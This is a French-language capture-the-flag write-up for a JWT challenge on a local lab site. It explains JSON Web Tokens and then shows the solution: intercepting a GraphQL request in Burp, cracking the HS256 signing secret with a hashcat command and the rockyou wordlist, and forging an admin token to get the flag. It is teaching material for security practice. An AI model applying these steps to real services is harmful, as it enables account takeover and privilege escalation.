

Correction JWT

Qu'est-ce qu'un token JWT ?

Un token JWT (JSON Web Token) est une chaîne de caractères encodée en base64 qui contient des informations d'identification et d'autorisation pour accéder à une API ou à un service web. Les tokens JWT sont utilisés pour sécuriser les API REST et GraphQL, ainsi que d'autres applications web.

Un token JWT est composé de trois parties séparées par des points : l'en-tête, la charge utile (payload) et la signature. L'en-tête spécifie le type de token et l'algorithme de cryptage utilisé pour générer la signature. La charge utile contient les données d'identification et d'autorisation, telles que l'identifiant de l'utilisateur et les rôles d'accès. La signature est utilisée pour vérifier que le token n'a pas été altéré ou falsifié.

Le processus de génération d'un token JWT implique généralement un système d'authentification qui vérifie les informations d'identification de l'utilisateur et génère ensuite un token JWT signé. Le token est ensuite renvoyé au client, qui peut l'inclure dans les requêtes ultérieures à l'API pour prouver son identité et ses autorisations.

Les tokens JWT sont populaires car ils peuvent être utilisés dans des environnements distribués, tels que les microservices, où chaque service peut vérifier le token sans avoir besoin de contacter le système d'authentification à chaque requête. Ils sont également faciles à implémenter et à utiliser avec des frameworks et des bibliothèques populaires, tels que Express et Spring Boot.

Énoncé du challenge

Vous disposez d'un site web à l'adresse `http://localhost:3000/` et de credentials pour vous connecter :

- Email : `graphql@example.com`
- Password : `Pa$$w0rd!`

Votre but est de récupérer le secret caché de l'administrateur.

Correction du challenge

Vu qu'on a des credentials, on se connecte :

- Email : graphql@example.com
- Password : Pa\$\$w0rd!

Une fois connecté, on regarde le localStorage ou les cookies pour tenter de trouver un token JWT (nom du challenge qui aide pas mal !).

Bingo ! Il y a bien un cookie :

The Application tab displays information about cookies stored on the page. The left sidebar shows the Application panel with sections for Manifest, Service Workers, Storage, Local Storage, Session Storage, IndexedDB, Web SQL, Cookies, Trust Tokens, Interest Groups, Shared Storage, and Cache Storage.

In the Cookies section, the URL `http://localhost:3000` is selected. The main area shows a table of cookies:

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite	Partitioned	Prioritized
token	eyJhbGciOiJIUzI1NiIsInR5cCI6Ikp... eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiEslmhdCl6MTY3ODgxMzUzNX0.J3kw7_j08F_Mu05O3H-T2X3XHpdjMFUzLLb0r6zg2ro	localhost	/	Session	125					Me...

Below the table, the "Cookie Value" section shows the decoded value of the selected cookie:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiEslmhdCl6MTY3ODgxMzUzNX0.J3kw7_j08F_Mu05O3H-T2X3XHpdjMFUzLLb0r6zg2ro
```

On s'empresse d'aller sur le site jwt.io pour visualiser ce token :

Encoded

PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJpImhndCI6MTY3ODgxMzg3NX0.W7Y23Np0g-estvhg6Nv7X06Kvn0vZmluHwzTttYBsaM

!

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "userId": 2,  "iat": 1678813875}
```

VERIFY SIGNATURE


```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  your-256-bit-secret)
```

☐ secret base64 encoded

On voit qu'il n'y a qu'un champ à exploiter, le `userId`.

Comme on doit accéder au secret de l'administrateur, on se doute que la vérification va se faire sur ce champ **userId**, dont le compte administrateur doit posséder l'id numéro 0 ou 1.


En testant à la main ou en faisant un **dirb** sur le site, on remarque rapidement qu'il y a une route `/admin`, qui affiche ce message :



Seul l'admin à accès à cette page. Son secret restera bien garder.

On se dit donc qu'en modifiant notre JWT en mettant l'id numéro 1 ou 0, on sera connecté en tant qu'admin et on pourra accéder à cette page, et donc au secret de l'administrateur !

Lorsque l'on regarde dans l'onglet réseaux, on voit une requête intéressante, qui a échouée, sur `http://localhost:5000/` :



En allant dans l'onglet payload, on comprends que c'est une API GraphQL et qu'on est authentifié via le token JWT.

Avec **Burp**, on intercepte cette requête :

Pretty	Raw	Hex
1	POST / HTTP/1.1	
2	Host: localhost:5000	
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:110.0) Gecko/20100101 Firefox/110.0	
4	Accept: */*	
5	Accept-Language: en-US,en;q=0.5	
6	Accept-Encoding: gzip, deflate	
7	Referer: http://localhost:3000/	
8	Content-Type: application/json	
9	Content-Length: 88	
10	Origin: http://localhost:3000	
11	DNT: 1	
12	Connection: close	
13	Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJlImhhdCI6MTY3ODgxNTcxMH0.52WMLQlg-bPooX8ca2iV5NNvdkB88mWu0MdryUI2Wm4	
14	Sec-Fetch-Dest: empty	
15	Sec-Fetch-Mode: cors	
16	Sec-Fetch-Site: same-site	
17	Sec-GPC: 1	
18		
19	{	
	"operationName": "secret",	
	"variables": {	
	},	
	"query": "query secret {\n message\n flag\n}"	
	}	

On l'envoie dans le repeater.

Si on renvoie la requête telle quelle on a ce message d'erreur :

Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	X-Powered-By: Express		
3	Access-Control-Allow-Origin: http://localhost:3000		
4	Vary: Origin		
5	Access-Control-Allow-Credentials: true		
6	Content-Type: application/json; charset=utf-8		
7	Content-Length: 1595		
8	ETag: W/"63b-qv5SWsgv09vecn2dknj64bn7nCQ"		
9	Date: Tue, 14 Mar 2023 17:59:10 GMT		
10	Connection: close		
11			
12	{		
	"errors": [
	{		
	"message": "Not authorized. You can't access this secret since you are not an admin.",		
	"locations": [
	{		
	"line": 2,		
	"column": 3		
	}		
],		
	"path": [
	"secret"		
],		
	"extensions": {		
	"code": "INTERNAL SERVER ERROR",		

Si dans jwt.io on tente de modifier l'id de l'utilisateur, on obtient cette nouvelle erreur :

```

{
  "errors": [
    {
      "message": "Context creation failed: invalid signature",
      "extensions": {
        "code": "INTERNAL_SERVER_ERROR",
        "exception": {
          "stacktrace": [
            "JsonWebTokenError: Context creation failed: invalid signature",
            "    at /usr/src/app/node_modules/.pnpm/jsonwebtoken@8.5.1/node_modules/jsonwebtoken/verify.js:133:19",
            "    at getSecret (/usr/src/app/node_modules/.pnpm/jsonwebtoken@8.5.1/node_modules/jsonwebtoken/verify.js:90:14)",
            "    at Object.module.exports (/usr/src/app/node_modules/.pnpm/jsonwebtoken@8.5.1/node_modules/jsonwebtoken/verify.js:94:10)",
            "    at decodeAuthHeader (/usr/src/app/src/utils/auth.ts:15:23)",
            "    at ApolloServer.context (/usr/src/app/src/context.ts:24:44)",
            "    at ApolloServer.graphQLServerOptions (/usr/src/app/node_modules/.pnpm/apollo-server-core@3.12.0_graphql@16.6.0/node_modules/apollo-server-core/src/ApolloServer.ts:947:24)",
            "    at processTicksAndRejections (node:internal/process/task_queues:96:5)"
          ]
        }
      }
    }
  ]
}

```

Le **Invalid signature** nous mets la puce à l'oreille. Le JWT est signé, retrouvons donc le mot de passe avec lequel il l'a été, pour pouvoir forger notre propre jwt !

Pour ce faire, on utilise **hashcat** avec la wordlist **rockyou.txt** et le mode **16500** :

```

hashcat -a 0 -m 16500
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJIsImhhdCI6MTY3ODgxNTcxMH0.52WMLQlg-bPooX8ca2iV5NNvdkBH8mWu0MdryUI2Wm4"
/usr/share/wordlists/rockyou.txt

```

```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJIsImhhdCI6MTY3ODgxNTcxMH0.52WMLQlg-bPooX8ca2iV5NNvdkBH8mWu0MdryUI2Wm4:assholes
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: JWT (JSON Web Token)
Hash.Target.....: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJIsImhhdCI6MTY3ODgxNTcxMH0.52WMLQlg-bPooX8ca2iV5NNvdkBH8mWu0MdryUI2Wm4
Time.Started.....: Tue Mar 14 19:14:22 2023 (0 secs)
Time.Estimated...: Tue Mar 14 19:14:22 2023 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 168.0 kH/s (3.71ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 16384/14344384 (0.11%)
Rejected.....: 0/16384 (0.00%)
Restore.Point....: 8192/14344384 (0.06%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: toodles -> christal

Started: Tue Mar 14 19:13:46 2023
Stopped: Tue Mar 14 19:14:23 2023
[Mar 14, 2023 - 19:14:23 (CET)] exegol-ptf /workspace #

```

Et voilà ! Le mot de passe pour signer les tokens **JWT** est : **assholes**.

On forge donc un nouveau **JWT** sur jwt.io mais cette fois-ci en spécifiant la clé :

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJEsIm1hdCI6MTY3ODgxNTcxMH0.YE_c09RmjJo0XrqTDB5y_CtJpc04Zqh9kS-u9NPbING
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "userId": 1,
  "iat": 1678815710
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  assholes
) ☐ secret base64 encoded
```

Puis on le colle dans **Burp**. On renvoie la requête, et bingo !

```
11
12 {
13   "data": {
14     "secret": {
15       "message": "Well done ! You've just solve the challenge. Validate with the flag.",
16       "flag": "flag{JwT_1s_N0t_S0_@S3cur3}"
17     }
18   }
19 }
```

Vous pouvez valider le challenge avec le flag `flag{JwT_1s_N0t_S0_@S3cur3}`.